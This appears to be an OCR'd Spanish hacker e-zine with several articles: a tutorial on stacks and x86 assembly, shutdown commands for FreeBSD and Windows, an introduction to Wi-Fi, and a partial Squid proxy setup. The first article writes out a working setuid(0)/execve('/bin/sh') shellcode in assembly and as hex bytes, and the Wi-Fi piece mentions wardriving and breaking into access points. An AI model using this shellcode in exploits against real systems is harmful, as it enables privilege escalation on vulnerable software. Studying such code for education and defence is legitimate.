
Como parte del núcleo o kernel existe un módulo de control del hardware encargada del manejo de las interrupciones y de la comunicación con la máquina. De esta manera los dispositivos pueden interrumpir a la CPU mientras está ejecutando un proceso. Si esto ocurre, el núcleo debe reanudar la ejecución del proceso después de atender a la interrupción. La manera en que se reanuda esta ejecución es almacenando el registro desde donde se hace la llamada, cada vez que esa llamada tiene lugar, para que al finalizar la ejecución de la función se retome el programa donde se dejó. Esta dirección debe almacenarse en algún sitio y éste sitio es la pila de memoria.

Un proceso cargado en memoria se compone de tres bloques conocidos como segmentos:

- Segmento De Programa. Contiene las instrucciones de nuestro programa.
- Segmento De Datos. Contiene las variables globales y estáticas de nuestro programa.

- Segmento De Pila. Contiene bloques de pila o marcos de pila introducidos cuando se llama a una función y retirados cuando se regresa de la función. Lo crea el kernel en tiempo de ejecución y gestiona su tamaño dinámicamente. Las operaciones que se pueden realizar en una pila son la inserción(Push) y el borrado(Pop).

Veamos el siguiente diagrama; donde se muestra el segmento de programa, de datos y la pila :



Identificamos los siguientes registros:

- El contador de programa(PC-Program Counter), apunta a la dirección de la siguiente instrucción en el programa y es utilizado en la fase de búsqueda para leer una instrucción.
- El registro de dirección (AR-Addres Record) apunta a un arreglo de datos y se utiliza en la fase de ejecución para leer un operando.
- El apuntador de pila (SP-Stack Pointer), apunta a la parte superior de la pila. Su valor inicial para este ejemplo es de 4001 y la pila aumenta con las direcciones decrecientes. Por eso, el primer dato almacenado en la pila está en la dirección 4000, el segundo en la 3999 y la última en la dirección 3000. No están previstas comprobaciones del límite de la pila.
- El registro de datos (DR-Data Record), contiene los datos binarios que se van a escribir o leer de la pila. Para insertar un nuevo dato en la pila(por ejemplo: C), utilizamos la instrucción push la cual será leída por el registro PC, después el registro AR define su dirección de memoria y una vez conocida la operación, el SP

se decrementa para que apunte en la dirección de la siguiente palabra y se inserta la palabra almacenada en DR dentro de la parte superior de la pila.

Ya entendido el funcionamiento básico de la pila volvemos a los procesos; éstos se pueden ejecutar en dos modos: modo usuario y modo supervisor. El modo supervisor se refiere a los programas en ejecución que forman parte del sistema operativo, o que tienen instrucciones con privilegios y por lo tanto sólo pueden ejecutarse en éste modo. Cada uno de estos modos tiene su propia pila. La pila del modo usuario por ejemplo, contiene los argumentos, las variables locales y otros datos relacionados principalmente a las funciones. Por otro lado; la pila del modo supervisor contiene los marcos de pila de las System Calls.

Como ya vimos, para que un proceso pase de modo usuario a modo supervisor es necesario realizar una interrupción de software. Una interrupción de software consiste en realizar una transferencia del control de programa de un proceso en cualquier momento de su ejecución a otro programa de servicio, generada por una instrucción de solicitud de supervisor. Después de que se ha interrumpido un programa y se ha ejecutado la rutina de servicio, la CPU retorna al mismo estado que tenía cuando ocurrió la interrupción.

Existe además, un bloque conocido como SS (Started by Symbol), que está a cargo de la representación en lenguaje máquina de todos los datos que habrán de ser inicializados al momento en el que arranca la ejecución de un programa. En este bloque se indica la cantidad de espacio de memoria que deberá reservar el núcleo para estos datos. El núcleo inicializa esta zona en tiempo de ejecución del programa a valor 0.

Consideremos algunas instrucciones frecuentes:

pushl origen. Lo que hace es decrementar el puntero de la pila y copia a la dirección apuntada por él (SS:SP) el operando origen (de tamaño múltiplo de 16 bits).
popl destino. Almacena el contenido de la pila (elemento apuntado por SS:SP) en destino y altera el puntero en consecuencia. Lo que se incrementa o decrementa siempre es SP, porque SS nos indica donde está ubicado el segmento de pila.
movl destino origen. Realiza una copia de la dirección de destino en origen.
movb destino origen. Realiza una copia del valor de destino en origen. Cuando se carga SS con MOV, el microprocesador inhibe las interrupciones hasta después de ejecutar la siguiente instrucción.
subl destino origen. Resta a destino lo que haya en origen.
leal destino origen. Carga la dirección efectiva del operando origen en destino.
call dirección. Empuja a la pila la dirección de retorno (el de la siguiente instrucción) y salta a la dirección dada
addl destino origen. Suma origen y destino, guardando el resultado en destino.
ret. Extrae una dirección de la pila y salta a ella
int inmediato. Salta al código de la interrupción indicada por el operando inmediato. Realiza una llamada lejana a una subrutina determinada por un cierto número.
jmp dirección. Salta a la dirección indicada.
inc destino. Incrementa el operando destino en 1.
dec destino. Resta 1 al operando destino.

div origen. Divide números sin signo
cqd. Extiende el signo de EAX a EDX, resultando el número EDX-EAX

Ahora, examinemos un ejemplo en lenguaje ensamblador (particularmente un EGG)

Código para hacer una llamada a Setgid(0)

Cargamos el valor 0x31 en el registro EAX

```
movb $0x31,%al
Interrupción a kernel mode
int $0x80
Cargamos el registro EAX a EBX
movl %al,%bl
Copiamos el valor NULL en el registro EAX
xorl %eax,%eax
Cargamos el valor 0x17 en el registro EAX
movb $0x17,%al
Interrupción a kernel mode
int $0x80
```

Código para hacer una llamada a setuid(0)

```
Copiamos el valor NULL en el registro EBX
xorl %ebx,%ebx
Copiamos el valor NULL en el registro EAX
xorl %eax,%eax
Cargamos el valor 0x17 en el registro EAX
movb $0x17,%al
Interrupcion a kernel mode
int $0x80
```

Código de shellcode en ensamblador para obtener una shell

```
Hacemos un brinco a la dirección 0x1f
jmp 0x1f
Sacamos ESI de la pila
popl %esi
Asignamos espacio para las variables locales
movl %esi,0x8(%esi)
Cargamos el valor NULL en el registro EAX
```

```
xorl %eax,%eax
Cargamos el valor NULL
movl %eax,0xc(%esi)
Asignamos espacio para las variables locales
movb %eax,0x7(%esi)
Copiamos 0xb al registro EAX
movb $0xb,%al
Copiar la dirección de la dirección de la cadena al registro EBX
movl %esi,%ebx
Copiar la dirección de la cadena al registro ECX
leal 0x8(%esi),%ecx
Copiar la dirección NULL al registro EDX
leal 0xc(%esi),%edx
Interrupción a kernel mode
int $0x80
Cargamos el valor NULL en el registro EBX
xorl %ebx,%ebx
Copiamos el registro EBX en EAX
movl %ebx,%eax
Incrementamos el valor del registro EAX
inc %eax
Interrupción a kernel mode
int $0x80
Llamada a la dirección –0x24
call –0x24
Escribimos la cadena
.string \"/bin/sh\"
```

Una vez visto el código en lenguaje ensamblador podemos obtener su representación hexadecimal a partir del código en binario utilizando gdb al momento de compilar.

Obtenemos de esta forma una shellcode mostrada por Dex en la E-zine 14 quedando de esta manera:

```
"\xb0\x31\xcd\x80\x89\xc3\x31\xc0\xb0\x17\xcd\x80"
"\x31\xdb\x31\xc0\xb0\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46\x07"
"\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
"\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```
"\xb0\x31"                  /* movb $0x31,%al        */
"\xcd\x80"                  /* int $0x80             */
"\x89\xc3"                  /* movl %al,%bl          */
"\x31\xc0"                  /* xorl %eax,%eax        */
"\xb0\x17"                  /* movb $0x17,%al        */
"\xcd\x80"                  /* int $0x80             */
"\x31\xdb"                  /* xorl %ebx,%ebx        */
"\x31\xc0"                  /* xorl %eax,%eax        */
"\xb0\x17"                  /* movb $0x17,%al        */
"\xcd\x80"                  /* int $0x80             */
"\xeb\x1f"                  /* jmp 0x1f              */
"\x5e"                      /* popl %esi             */
"\x89\x76\x08"              /* movl %esi,0x8(%esi)   */
"\x31\xc0"                  /* xorl %eax,%eax        */
"\x89\x46\x0c"              /* movl %eax,0xc(%esi)   */
"\x88\x46\x07"              /* movb %eax,0x7(%esi)   */
"\xb0\x0b"                  /* movb $0xb,%al         */
"\x89\xf3"                  /* movl %esi,%ebx        */
"\x8d\x4e\x08"              /* leal 0x8(%esi),%ecx   */
"\x8d\x56\x0c"              /* leal 0xc(%esi),%edx   */
"\xcd\x80"                  /* int $0x80             */
"\x31\xdb"                  /* xorl %ebx,%ebx        */
"\x89\xd8"                  /* movl %ebx,%eax        */
"\x40"                      /* inc %eax              */
"\xcd\x80"                  /* int $0x80             */
"\xe8\xdc\xff\xff\xff"      /* call -0x24            */
"/bin/sh";                  /* .string \"/bin/sh\"   */
```

Referencias:

Juego de instrucciones del 8086
http://www.alumnos.unican.es/uc18492/asm8086/CAP6.html

Exploiting Advanced Buffer Overflows http://postech.edu/~ohhara

Smashing the Stack for Fun and Profit. http://www.phrack.com/show.php?p=49&a=14

Arquitectura De Computadoras. 3ª Edición. M. Morris Mano

UNIX. Programación Avanzada. 2ª Edición. ©Francisco Manuel Márquez García

SHUTDOWN EN FREEBSD Y WINDOWS.

Por Xident (xident@softhome.net)

FreeBSD

Es muy importante que no solo apaguen su equipo FreeBSD (o cualquier Unix Like). Necesitas ejecutar el comando "shutdown" para asegurar que el sistema ha sido dado de baja correctamente. Cuando usamos el comando "shutdown" o "halt" el sistema mata todos los procesos, escribe información sin guardar en el disco, desmonta los sistemas de archivos y los marca como limpios. Esto es lo que asegura que la próxima vez que inicies el equipo todo marche bien.

Existen muchas formas para ejecutar "shutdown" en tu sistema, obviamente tendrás que hacerlo bajo cuenta root. La forma mas sencilla es escribir:

```
halt
```

Esto tirará el sistema correctamente, sabrás que el equipo se dio de baja al ver este mensaje.

```
The operating system has halted.
Press any key to reboot.
```

Bajo este punto puedes apagar el sistema o presionar una tecla para volver a cargar el sistema operativo. Otra línea que ejecuta la misma función que halt es:

```
shutdown -h now
```

Donde: -h = halt (parar sistema) | now = ahora

También podemos reiniciar por medio de la línea:

```
shutdown -r now
```

Donde: -r = reboot (reiniciar) | now = ahora

Utilizando Shutdown en Windows

Para iniciar damos en Inicio --> Ejecutar --> command --> Enter. Ok, se abre MSDOS.

```
Microsoft(R) Windows DOS
(C)Copyright Microsoft Corp 1990-2001.

C:\
```

Escribimos shutdown y enter

```
C:\shutdown [enter]
```

Y a continuación se despliega:

```
Usage: shutdown [-i | -l | -s | -r | -a] [-f] [-m \\computername] [-t
xx] [-c "comment"] [-d up:xx:yy]

No args                 Display this message (same as -?)
-i                      Display GUI interface, must be the first option
-l                      Log off (cannot be used with -m option)
-s                      Shutdown the computer
-r                      Shutdown and restart the computer
-a                      Abort a system shutdown
-m \\computername       Remote computer to shutdown/restart/abort
-t xx                   Set timeout for shutdown to xx seconds
-c "comment"            Shutdown comment (maximum of 127 characters)
-f                      Forces running applications to close without
warning
-d [u] [p]:xx:yy        The reason code for the shutdown
                        u is the user code
                        p is a planned shutdown code
                        xx is the major reason code (positive integer
less than 256)
                        yy is the minor reason code (positive integer
less than 65536)
```

Ejemplos:

`shutdown -i [enter]` | Se nos muestra una interfaz grafica mas agradable al usuario... Pero recomiendo hacerlo todo desde comando, así aprenden mas.

`shutdown -l [enter]` | Por medio de esta línea cerramos nuestra sesión activa

`shutdown -a [enter]` | Por medio de esta línea anulamos el apagado de sistema. Incluso, no les ha sucedido que les sale un mensaje de "Se apagara el sistema en 60 segundos"... Por medio de esta línea anulamos eso. Después bájense el parche de Microsoft.

Apagando una maquina remota. Escribimos:

```
C:\shutdown -s -m \\computadoraremota -t 30 -c "Finalize sus
operaciones y guarde todo inmediatamente, procediendo a apagar el
equipo..."
```

Donde:
-s = apagar
-m = refiriéndose a remotecomputer
\\computadoraremota = refiriéndose a la máquina a apagar
-t = time (tiempo) 30 = valor de 30 seg
-c = Refiriéndose a usar comentario

"Finalize sus operaciones....." = Especificando el dialogo que se mostrara en una ventana en la computadora remota.

Comentarios finales:

Espero las líneas anteriores hayan servido para aumentar la biblioteca de conocimiento que poseen en su mente y no utilicen lo antes expuesto para apagarle la máquina a un compañero y de hacerlo, explíquenle como -a nularlo :)

INTRODUCCIÓN AL WIRELESS

Por CLiNUX. (jcesar@gulbcs.org)

Indudablemente quien no ha escuchado hablar por ahí en estos últimos días sino es que mucho antes, sobre términos tales como:

- bluetooth
- wi-fi
- wireless
- 802.11a
- 802.11b
- 802.11g

Primero que nada te preguntaras,.. ei si eh escuchado algo acerca de ello pero no se que diantres sea? o que ventajas y/o desventajas conlleva?

Iniciemos con el proceso de Introducción (NOTA : ESTA EXPLICADO MUY ASICAMENTE).

Te acuerdas de esas ocasiones en las que te viste o vez en la necesidad de compartir internet? Ya haya sido en tu casa, con los amigos, negocio, oficina, etc. El esquema suele ser como el siguiente. Para compartir recursos tales como INTERNET y demás que se puedan implicar.

NOTA: Al aumentar el numero de PC's en nuestra red esto repercutira en el ancho de banda y el tiempo de acceso a los recursos que se esten compartiendo.

Análisis del Esquema

Asimilando que contamos con un dispositivo de red "Modem/Router ADSL" (NO INALAMBRICO). Dicho dispositivo es el que nos dará la salida a INTERNET, entonces la manera de proceder a compartir internet y/o demás recursos entre los demás PC's, sería con unas cuantas instalaciones y dispositivos extras. Con su correcta configuración, claro esta.

Hardware o Equipo de Red a necesitar :

- CABLE PARA RED [CON O SIN CONECTORES RJ45 PUESTOS]
- CONECTORES P/CABLE DE RED [UNO POR CADA EXTREMO DEL CABLE DE RED]
- GRIMPADORA (Herramienta) [EN CASO DE PONERSELOS TU MISMO]
- TARJETAS DE RED [UNA POR PC, POR LO REGULAR YA TRAEN]
- Ya sea un SWITCH, HUB, BRIDGE u otro. [DISPOSITIVOS DE INTERNCONEXION DE RED]

La elección de la cantidad y el tipo de estos últimos dispositivos de interconexión de red descritos en la lista, varían de acuerdo a la cantidad de PC's, que hay que darles salida a INTERNET.

Entonces bastará con una TARJETA DE RED y un CABLE DE RED(con sus respectivos CONECTORES puestos) para cada PC que se conecte al DISPOSITIVO DE INTERNCONEXION DE RED.

Y siendo así este dispositivo que a su vez se conecte por medio de cable de red a nuestro "Modem/Router ADSL" que tiene la salida a INTERNET (mencionado anteriormente).

Pros y contras de una "red de área local" con cableado estructurado.

PROS

- No es susceptible de un modo muy fácil a interferencias.
- Adquieres los metros de cable que desees de alcance, sin pagar mas.
- Puedes comprar los cables ya hechos, así no tienes que preocuparte de ello.
- Es más económico reemplazar un cable que algún otro dispositivo que lo sustituya.
- Hay mayor flexibilidad a la hora de colocar el cableado dentro de una locación.

CONTRAS

- En ocasiones debes perforar paredes, pues no es muy estético tener el cableado por ahí.
- Tomando en cuenta el punto anterior también necesitaras accesorios para ocultarlo.
- Si decides hacer tu la instalación, necesitas contar con la herramienta adecuada.
- Si no haces tu la instalación necesitas contratar a alguien que cobrara por cada servicio.
- Necesitas mas hardware y por ende implica el incremento de nuestro presupuesto de la red.

OK, yo se que muchos de uds. son unos verdaderos geeks y se las ingenian para economizar y optmizar su LAN PARTY, quise decir su LAN. <<<fucking Quake...>>> PERO, para aquellos que no son unos auténticos geeks si deben tomar en cuenta los factores arriba mencionados, válgase alguien sin experiencia, una empresa, un holgazán, etc.

Las tecnologías “wireless” a nuestra merced.

Para todos aquello(a)s interesado(a)s en implementar YA una red, porque así sus necesidades lo ameritan. Hoy en día hay una manera FACIL, COMODA, RAPIDA y PRACTICA, ahh... y te hace ver muy geek si sales con tu laptop y un capuccino para sentarte por ahi en un sitio público como en algún parque charlando vía irc con tus camaradas y soltando tremendas carcajadas mientras en otra sesión estas con tu novia

intercambiando mensajes cachondosos por msn y en ese mismo instante recibes un e-mail de tu jefe con el subject de que tienes que presentarte a chambear el fin de semana. <<<sucks, todo parecia ir bien...>>>

Esta bien, esta bien estoy ansioso, "escupe lupe". Calmado Nerón no te aceleres que todo es con calma y mucha paciencia.

```
PREGUNTA NUMERO UNO     "CUANTOS SISTEMAS QUIERO CONECTAR?"
PREGUNTA NUMERO DOS     "QUE RANGO DESEO TENER?"
PREGUNTA NUMERO TRES    "CUANTO Y QUE TIPO DE HARDWARE NECESITO?"
PREGUNTA NUMERO CUATRO  "INVERTIRIA  TIEMPO  Y/O  DINERO  EXTRA  EN  LA
PRIVACIDAD Y SEGURIDAD?"
```

Las respuestas obviamente son de acuerdo a la situación y necesidades de cada quien, pero para ayudarte a responder y no verme ogt te pongo un tabulador a tu disposición para tomar la decisión que mas se apegue a tus necesidades.

Pequeño tabulador de opciones hecho por mi, para hacer una red inalámbrica (wireless, pues)

Tecnología	Frecuencia	Alcance	Velocidad
Bluetooth	2.4Ghz	100 mts	2 Mbps
Wi-Fi 802.11a	5Ghz	300 mts	54 Mbps
Wi-Fi 802.11b	2.4Ghz	500 mts	11 ó 22 Mbps
Wi-Fi 802.11g	2.4Ghz	500 mts	54 Mbps

Y ya es todo lo que necesito saber? ei, ei, ei!!! eso me huele a insatisfecho o a holgazán. Mmmm... Digamos que de cierta manera si, es un idea básica de lo que necesitas.

Ok ya se que tipo de conexión quiero(velocidad y distancia) y también cuantos sistemas voy a conectar, por cierto quiero compartir mi conexión ADSL de 2Mbps. Wow!!! vemos que tienes un agudo cuadro de adicción a broadband. Pasaremos por alto tu adicción y comencemos por instruirte en el acto ;-D

Ahhh tengo una duda antes de que sigas. ...Si dime. Ok mira tengo que conectar en red laptos y PCs de escritorio y pues no se si tenga que verificar algunos datos extra para cada tipo de computadora? En realidad NO pero SI jajajaja, esto es debido a que tu PC de escritorio tiene ranuras PCI o entradas tipo USB para insertar una tarjeta de red inalámbrica, pero tu laptop tiene entradas del tipo PCMCIA y también entradas USB. Y...? mira, el tipo de tarjetas que la gente usa comúnmente (casi el 90%) para sus laptops son del tipo PCMCIA pero si por alguna razón requieres utilizar una USB, adelante. Ahh y si puedes ponerle una tarjeta PCI inalámbrica a tu laptop me dices como le hiciste. :-) no seas ogt.

NOTA: Usaremos el termino wi-fi para referirnos a wireless o a inalámbrico ok?

Ahora entiendo!!! compraré tarjetas wi-fi para mis dos laptos del tipo PCMCIA y para mis dos PC de escritorio comprare dos tarjetas wi-fi del tipo USB y luego? Muy bien ya vas entendiendo mejor todo este asunto de los dispositivos wi-fi :-D

Como mencionabas anteriormente que quieres compartir internet. Bien pues necesitas un dispositivo extra que reparta la conexión a tus demás sistemas con equipo wireless en este caso tus dos laptos y tus dos PC's de escritorio. Este equipo se llama "Access Point" y tiene otras formas de emplearse, pero bueno solo queremos ser chicos buenos y compartir internet a nada mas ni menos que 2Mbps, procedemos conectando nuestro Acces Point directamente a línea de abonado donde viene el enlace(ADSL 2Mbps) configuras y si tu Access Point permite autenticar MACs(dirección física de la tarjeta wi-fi), queda bajo tu responsabilidad habilitar dicha opción. Esto es para que solo usen internet aquellos usuarios cuyas direcciones MAC diste de alta en tu Access Point previamente, claro puedes ingresar o remover las MAC cuando se te de la gana.

Consejos:

1. Recuerda que tu Access Point al igual que tus tarjetas wi-fi en las PC's y en las laptos irradian su señal de alcance y puede que algún curioso se entere que tienes un suculento enlace ADSL a 2Mbps y pues vaya corriendo a hacerse de equipo wi-fi y acabe por consumir de tu ancho de banda furtivamente o rastrear la información que manejas en tu red wi-fi. Así que para que tu Access Point no sea fácilmente detectable por algún tipo de escanner wi-fi que alguien use, desactiva una opción llamada BROADCASTING, esto es para no responderle al escanner cuando te haga un barrido.

2. Ponle un password al Access Point para que nadie mas pueda alterar tu configuración ya fijada algo como "q085nd63bt9s" y no uno como "tu_nombre" o "nombre_del_access_point"

3. Encripta los datos que puedan fluir por tu red wi-fi, te preguntaras como... no es así? pues dentro de las opciones de tu Access Point puedes activar una opción donde diga "WEP Encryption" y ahí tendrá niveles de encriptación a escoger, tu seleccionaras el que mas te sienta seguro para que haya cierta anonimidad de los datos en tu red wi-fi y van desde 64, 128 y 256 bits sino es que mas, ah y entre mas fuerte sea el nivel de encriptación consumes algo mas de recursos.

El tipo de red que acabas de implementar es una red llamada de tipo "infraestructura". Son aquellas que requieren de un punto de acceso (Access Point) para establecer un enlace con otro miembro de la red.

Los dos tipos de redes principales que nombrare son de los cuales se derivaran otras modalidades en su forma de interactuar los sistemas y el access point. La primera es la que acabos de describir anteriormente:

a) Infraestructure BSS (infrastructure Basic Service Set).
b) ad hoc network (peer to peer) o IBSS (Independent Basic Service Set).

Esta ultima red, "ad hoc o IBSS" funciona de tal manera que las estaciones (sistemas) pueden comunicarse entre si; sin tener que pasar por un access point de por medio. Así teniendo un flujo de datos directamente entre las estaciones.

NOTA: Como comentario hago la aclaración de que a la hora de configurar una red, especifiquen como será su forma de trabajar, ya sea por medio de infraestructura (access point) o de igual a igual (ad hoc). Pues ese detalle mal configuración en los clientes de la red puede ocasionar un mal funcionamiento o ni si quiera funcionar, así que ojo con ese detalle.

En el caso de a). Tu Acces Point es el "punto de acceso" válgase la redundancia; de todo sistema interconectado a la red wi-fi. Esto quiere decir que tu sistema se comunica con el Acces Point y te da la salida a internet o solo te comunica con otro usuario de la misma red.

Para terminar hago la aclaración que hay distintos modos de hacer una red wireless. Pues en la actualidad no se puede limitar solo a pequeñas redes caseras sino que también a grandes redes corporativas que pueden abarcar varios cientos de kilómetros; pero para ello se involucra mas equipo de radiocomunicaciones como son antenas de alta ganancia, cable para radio-ondas que manejen la frecuencia de los 2.4ghz ó 5ghz. Conectores especiales además de su configuración y mantenimiento del cual dependerá su buen funcionamiento.

Probablemente ya has tenido experiencias buscando Acces Point en lugares públicos o caminando por ahí con tu laptop encendida y la tarjeta wi-fi en modo de escaneo. Pues para los que no sabían esta acción se denomina con el nombre de "Wardriving" que consta de ir marcando con un gis sitios que cuentan con acceso a un recurso de red como internet, archivos, impresoras, otras redes, etc. Aunque no este en ocasiones abierto (disponible al publico en gral.) un access point, la gente que se dedica a esto también lo marca con un dibujo para que alguien mas lo pueda identificar y si está en su poder; pues penetrarlo y ponerlo a disposición, según el criterio del individuo.

Ya te toparas por ahí en la internet como modificar tu equipo de wi-fi casero para aumentar su rango en afán de crear un enlace mas largo y tener una red con los cuates u optar por practicar wardriving en las afueras de la ciudad a ver que encuentran. Te comento que si deseas hacer esto debes contar con conocimientos mínimos de electrónica, radiocomunicaciones, y pues comprender e interpretar los términos como pigtail, omnireccional, panel sectorial, conector N macho o hembra, dbm, dbi, mW, etc. Por citar un ejemplo.

Debo agradecer a toda la gente que hace posible este e-zine tanto al team oficial como usuarios constantes y dedicados a compartir el conocimiento con los demás. Yo como lector y colaborador me siento agradecido con la gente que se toma la molestia de leer estos artículos, pues nos dan mas ganas de seguir con esto, para que aprendan algo y lo lleven a la practica con útiles aplicaciones. Me despido con un cordial saludo y p

COMO CONFIGURAR SQUID – PROXY CACHE + USUARIOS AUTENTIFICADOS

Por : |SaTCH| (topi_jaimerdz@hotmail.com)

En este texto vamos a configurar un servidor Squid – Proxy Cache en una máquina tipo UNIX , en este caso GNU/Linux , nuestro objetivo principal es que los usuarios de la Red-Local (LAN) pueden conectar las máquinas tipo Windows, Linux, Apples, etc., como clientes al servidor GNU/Linux (Squid) para poder "Cachear" páginas WEBs y acelerar la conexión a internet.

¿Que es Squid?

Es un software para Servidor Proxy, el más popular o conocido en los servidores basados en UNIX, es robusto, confiable, de licencia GPL, sin restricciones de uso y lo mejor con código fuente.

¿Que podemos hacer con Squid?

Cache con diferentes protocolos de comunicación, HTTP, FTP, GOPHER, HTTPS (SSL), cache de consultas DNS, aceleración HTTP, filtración de contenido, control de acceso por IP, por usuario, usuarios, horas, días, por dominio, etc. Nota : Squid no puede trabajar con los siguientes servicios : SMTP, POP3, Telnet, SSH, IMAP, etc. Si se quiere hacer proxy a través de estos servicios se necesitará un SOCKS como DANTE, mas información www.inet.no/dante/ o enmascaramiento de IP con NAT (Network Address Translation).

¿Hardware Requerido?

Aquí voy a poner mi ejemplo y lo que estoy utilizando para mi red local, mi máquina que hace squid la llamo: squid.blackbox.drops.com.mx ésta tiene una IP fija 192.168.0.1. Nota : El dominio blackbox.drops.com.mx es un dominio para mi red local.

Procesador : AMD XP 2000+, memoria RAM 512 MB, disco duro 40 GB , 2 tarjetas de red 10/100, etc. Y lo normal para una x86. Nota : que el servidor tenga internet.

¿Software Requerido ?

Squid-2.5-Stable1 www.squid-cache.org
Httpd-2.0.x (Apache) www.apache.org
IPTables-version-nomeacuerdo. (la mas nueva) www.netfilter.org
Kernel 2.4.23 www.kernel.org
* Todos los parches de seguridad necesarios para tu Distribucion GNU/Linux.

Se preguntarán porque requerimos Apache e iptables? mas adelante lo veremos.

Instalación de Squid.

En esta parte vamos a instalar squid, apache. Como esta sección es de configuración no nos vamos a meter mucho en la instalación del software requerido. Si lo queremos compilar nos bajamos las fuentes .tar.gz

Como super usuario:

```
tar -zxvf squid.tar.gz
./configure
make
make install
```

O si no queremos meternos el problemas bajemos el binario .rpm

```
rpm – Uvh squid.rpm
```

Para Apache hacemos lo mismo

```
tar -zxvf apache.tar.gz
./configure -help  # Para ver los prefix de la instalacion.
make
make install
```

Una ves instalado correctamente todo lo necesario , manos a la obra. Squid trabaja con un archivo de configuración "`squid.conf`", este archivo esta por lo regular en `/etc/squid/squid.conf` con este archivo vamos a trabajar, este mide aproximadamente 90kb, para ser un archivo de texto es algo larga la configuración, pero eso que no nos asuste. Bien, antes de empezar con la configuración vamos a hacerle un backup a `squid.conf`, listo?, ahora tomamos nuestro editor de textos que mas nos guste y abrimos `squid.conf`.

```
cp squid.conf squid.conf.bak  # Backup de nuestro archivo
vi squid.conf                 # Editor de textos
```

Ahora buscamos los siguientes parámetros y los descomentamos si están comentados (le quitamos el chingado "`#`")

```
Squid.conf

http_port 3128 # Puerto de peticiones Squid
icp_port 3130 # Puerto de peticiones Squid
cache_men 256 MB # Memoria Fisica (Ram) Utilice 256 de mis 512 MB
cache_swap_low 90
cache_swap_high 95
maximun_object_size 100000 KB # Tamaño Maximo para un archivo en el cache
lo puse de 10 MB mas o menos
cache_dir ufs /var/spool/squid 20000 16 256 # Directorios de cache 20mil
MB 16 SubDirs 256 Niveles
cache_access_log /var/spool/squid/access.log # Archivo Log.
cache_log /var/spool/squid/cache.log # Archivo Log.
cache_store_log /var/spool/squid/store.log # Archivo Log.
pid_filename /var/run/squid.pid # Pid Process ID
client_netmask 255.255.255.0 # Mascara de red
ftp_user Squid@ # Activamos soporte para FTP
```

```
ftp_list_width 32 # Activamos soporte para FTP
ftp_passive on
ftp_sanitycheck on
dns_nameservers /etc/resolv.conf # Resolvedores DNS
authenticate_program   /usr/lib/squid/ncsa_auth   /etc/squid/squid-passwd
#Importante para Autentificar Usuarios ,
# squid- passwd es un simple archivo texto.
```

Pasamos ahora a los ACLs (Access Controls)

```
#Recommended minimum configuration:
acl all src 0.0.0.0/0.0.0.0
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255 # ACL de localhost
acl redlocal src 192.168..0.1/255.255.255.0 # ACL de mi redlocal Clase C
(192.168..0.x)
acl password proxy_auth REQUIRED # ACL de peticion de passwords
acl negados url_regex "/etc/squid/sitios-denegados" # ACL de Paginas
Denegadas (Archivo de Texto)
acl correctos url_regex "/etc/squid/sitios-correctos" # ACL de Paginas
Correctas ( Archivo de Texto)
acl SSL_ports port 443 563
acl Safe_ports port 80 # http
acl Safe_ports port 21 # ftp
acl Safe_ports port 443 563 # https, snews
acl Safe_ports port 70 # gopher
acl Safe_ports port 210 # wais
acl Safe_ports port 1025-65535 # unregistered ports
acl Safe_ports port 280 # http-mgmt
acl Safe_ports port 488 # gss-http
acl Safe_ports port 591 # filemaker
acl Safe_ports port 777 # multiling http
acl CONNECT method CONNECT
# http_access deny all
http_access allow manager localhost
http_access deny manager
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
# INSERT YOUR OWN RULE(S) # Nuestras Reglas
http_access deny negados !correctos # Deniego y Acepto los correctos
http_access allow localhost # Acepto a localhost
http_access allow redlocal password # Acepto a redlocal y password
http_access deny all # Por último deniego a todos los que nos de mi red.
# TAG: icp_access
icp_access allow all
```

Pasamos a # ADMINISTRATIVE PARAMETERS

```
cache_mrg  usuario@midominio.com.mx # Si algo le pasa al servidor , que
Squid mande correo al Admin.
```

Pasamos a # HTTPD-ACCELERATOR OPTIONS. Opciones para Proxy transparente con aceleración

```
httpd_accel_host virtual
httpd_accel_port 80
```

```
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
```

Nota acerca de Internet Explorer 5.5 y versiones anteriores, es importante recordar que estas versiones no tienen mucho soporte para proxys transparentes, así que actualizar a la versión 6.x o utilizar Mozilla o MozilllaFirebird.

Pasamos a # MISCELLANEOUS

```
icon_directory /usr/lib/squid/icons  # Iconos
